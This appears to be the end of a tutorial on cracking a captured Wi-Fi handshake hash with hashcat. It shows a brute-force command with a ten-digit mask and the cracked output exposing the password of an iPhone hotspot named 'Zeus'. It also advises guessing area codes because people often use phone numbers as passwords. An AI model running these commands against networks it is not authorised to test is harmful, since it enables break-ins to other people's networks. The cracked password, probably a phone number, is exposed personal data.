┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hashcat -m 22000 -a 3 zeus.hash ?d?d?d?d?d?d?d?d?d?d --show

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo hashcat -m 22000 -a 3 zeus.hash ?d?d?d?d?d?d?d?d?d?d --show
14d309b1b422fb13515fa37b7f3af967:f69fe14ea952:0ce441e54a7d:Zeus:9891843669
```

11. Once Hashcat completes the password cracking process, the results are displayed. Alternatively, the password can be revealed using the '—show' option within Hashcat.

12. The revealed password is "9891843669."

13. Hashcat provides various character sets that can be utilized for password cracking:

?l: Lowercase letters
?u: Uppercase letters
?d: Digits
?h: Hexadecimal (0-9a-f)
?H: Hexadecimal (0-9A-F)
?s: Special characters
?a: Combination of ?l, ?u, ?d, and ?s



Personal Hotspot

Personal Hotspot on your iPhone can provide Internet access to other devices signed into your iCloud account without requiring you to enter the password.

Allow Others to Join ●

Wi-Fi Password 9891843669 >

Allow other users or devices not signed into iCloud to look for your shared network "Zeus" when you are in Personal Hotspot settings or when you turn it on in Control Center.

Maximize Compatibility ●

Internet performance may be reduced for devices connected to your hotspot when turned on.

TO CONNECT USING WI-FI
1 Choose "Zeus" from the Wi-Fi settings on your computer or other device.
2 Enter the password when prompted.

TO CONNECT USING BLUETOOTH
1 Pair iPhone with your computer.
2 On iPhone, tap Pair or enter the code displayed on your computer.
3 Connect to iPhone from computer.

TO CONNECT USING USB
1 Plug iPhone into your computer.
2 Choose iPhone from the list of network services in your settings.

14. Additionally, Hashcat offers an 'Increment' option that allows setting a range for the number of characters to be tested. For instance, by specifying a minimum of 8 and a maximum of 9 characters, Hashcat will attempt all possible permutations with eight digits and progressively move to nine digits.

15. Given that the process can be time-consuming, an effective approach is to make educated guesses for certain characters or digits within the password.

16. Frequently, individuals use their phone numbers as passwords. To exploit this tendency, one can make educated guesses for the first three digits, often representing the area code, and then utilize Hashcat to attempt cracking the remaining seven digits.

- To verify the cracked password I have included the .hash file in the folder.

Thank you for going through this ☺